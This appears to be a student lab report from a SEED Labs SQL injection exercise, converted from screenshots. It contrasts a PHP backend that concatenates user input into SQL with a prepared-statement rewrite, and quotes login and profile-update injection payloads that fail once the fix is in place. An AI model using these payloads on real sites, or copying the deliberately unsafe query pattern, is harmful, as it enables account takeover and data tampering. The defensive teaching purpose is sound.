
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=""){
    // In case password field is not empty.
    $shashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$shashed_pwd;
    $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$input_address',Password='$shashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id";
} else{
    // if password field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>
```

Please Turn Over...

unsafe_edit_backend.php (After Prepared Statement changes)




```
unsafe_edit_backend.php (/var/www/SQLInjection) - gedit
Open ▾ Save
unsafe_edit_backend.php
/var/www/SQLInjection
Save
$Input_pwd = $_GET['Password'];
$input_phonenumber = $_GET['PhoneNumber'];
$uname = $_SESSION['name'];
$id = $_SESSION['id'];
$Id = $_SESSION['id'];

function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection Failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
$sql="";
if($input_pwd!=""){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$input_Password,$input_phonenumber);
    $sql->execute();
    $sql->close();
} else{
    // if password field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=? ,email=? ,address=? ,PhoneNumber=? where ID=?");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>
Saving file '/var/www/SQLInjection/unsafe_edit_backend.php'...
PHP ▾ Tab Width: 8 ▾ Ln 43, Col 19 ▾ INS
```

- ii. The SQL Injection attacks carried out in the previous steps are repeated – The SQL injection attack for login (Select statement).
Malicious payload used in Username field: '*or Name='Alice';#*



SQLI Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLI Lab +

www.seedlabsqlinjection.com/index.html

... Search

Most Visited SEED Labs Sites for Labs

SEEDLABS

Employee Profile Login


USERNAME ' or Name='Alice';#

PASSWORD Password


Login

Copyright © SEED LABS

Please Turn Over...



- iii. Next we login as user Boby for whom we know both the username and password (of our choosing we set in a previous attack) and try the SQL injection attack for Update statement (Edit Profile).



Please Turn Over...

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab x +

www.seedlabsqlinjection.com/unsafe_home.php?username=Boby&Password=bo...

Most Visited SEED Labs Sites for Labs

SEEDLabs Home Edit Profile Logout

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

SQL Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab x +

www.seedlabsqlinjection.com/unsafe_edit_frontend.php

Most Visited SEED Labs Sites for Labs

SEEDLabs Home Edit Profile Logout

Boby's Profile Edit

NickName	<input type="text" value="', salary=2 where Name"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

Please Turn Over...

The screenshot shows a Mozilla Firefox browser window titled "SQLi Lab - Mozilla Firefox". The address bar displays the URL "www.seedlabsqlinjection.com/unsafe_home.php". The main content area is titled "Boby Profile" and shows a table of profile information. The table has two columns: "Key" and "Value". The "Key" column contains "Employee ID", "Salary", "Birth", "SSN", "NickName", "Email", and "Address". The "Value" column contains "20000", "1", "4/20", "10213352", "' , salary=2 where Name='Boby';#", "", and "" respectively. The "NickName" value is highlighted with a red border. On the left side of the browser window, there is a vertical toolbar with various icons.

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	' , salary=2 where Name='Boby';#
Email	
Address	

Observation and Explanation:

- i. After changing the unsafe_home.php file and unsafe_edit_backend.php files using prepared statements, when we perform SQL injection attack on the login page, the attack does not succeed. Instead we see the error message “The account information that you requested does not exist.”
- ii. Similarly, when we perform the SQL Injection on the Profile Edit form, the attack does not succeed. Instead we find that the malicious payload that we injected in the NickName field is stored whole as a string in the NickName field as can be seen from the last screenshot.
- iii. This is because, prepared statements, compile the SQL statements with placeholders for the data and the data is plugged in at the end. As a result, any injected SQL can not be compiled and hence gets treated as the bound datatype which is string in this case.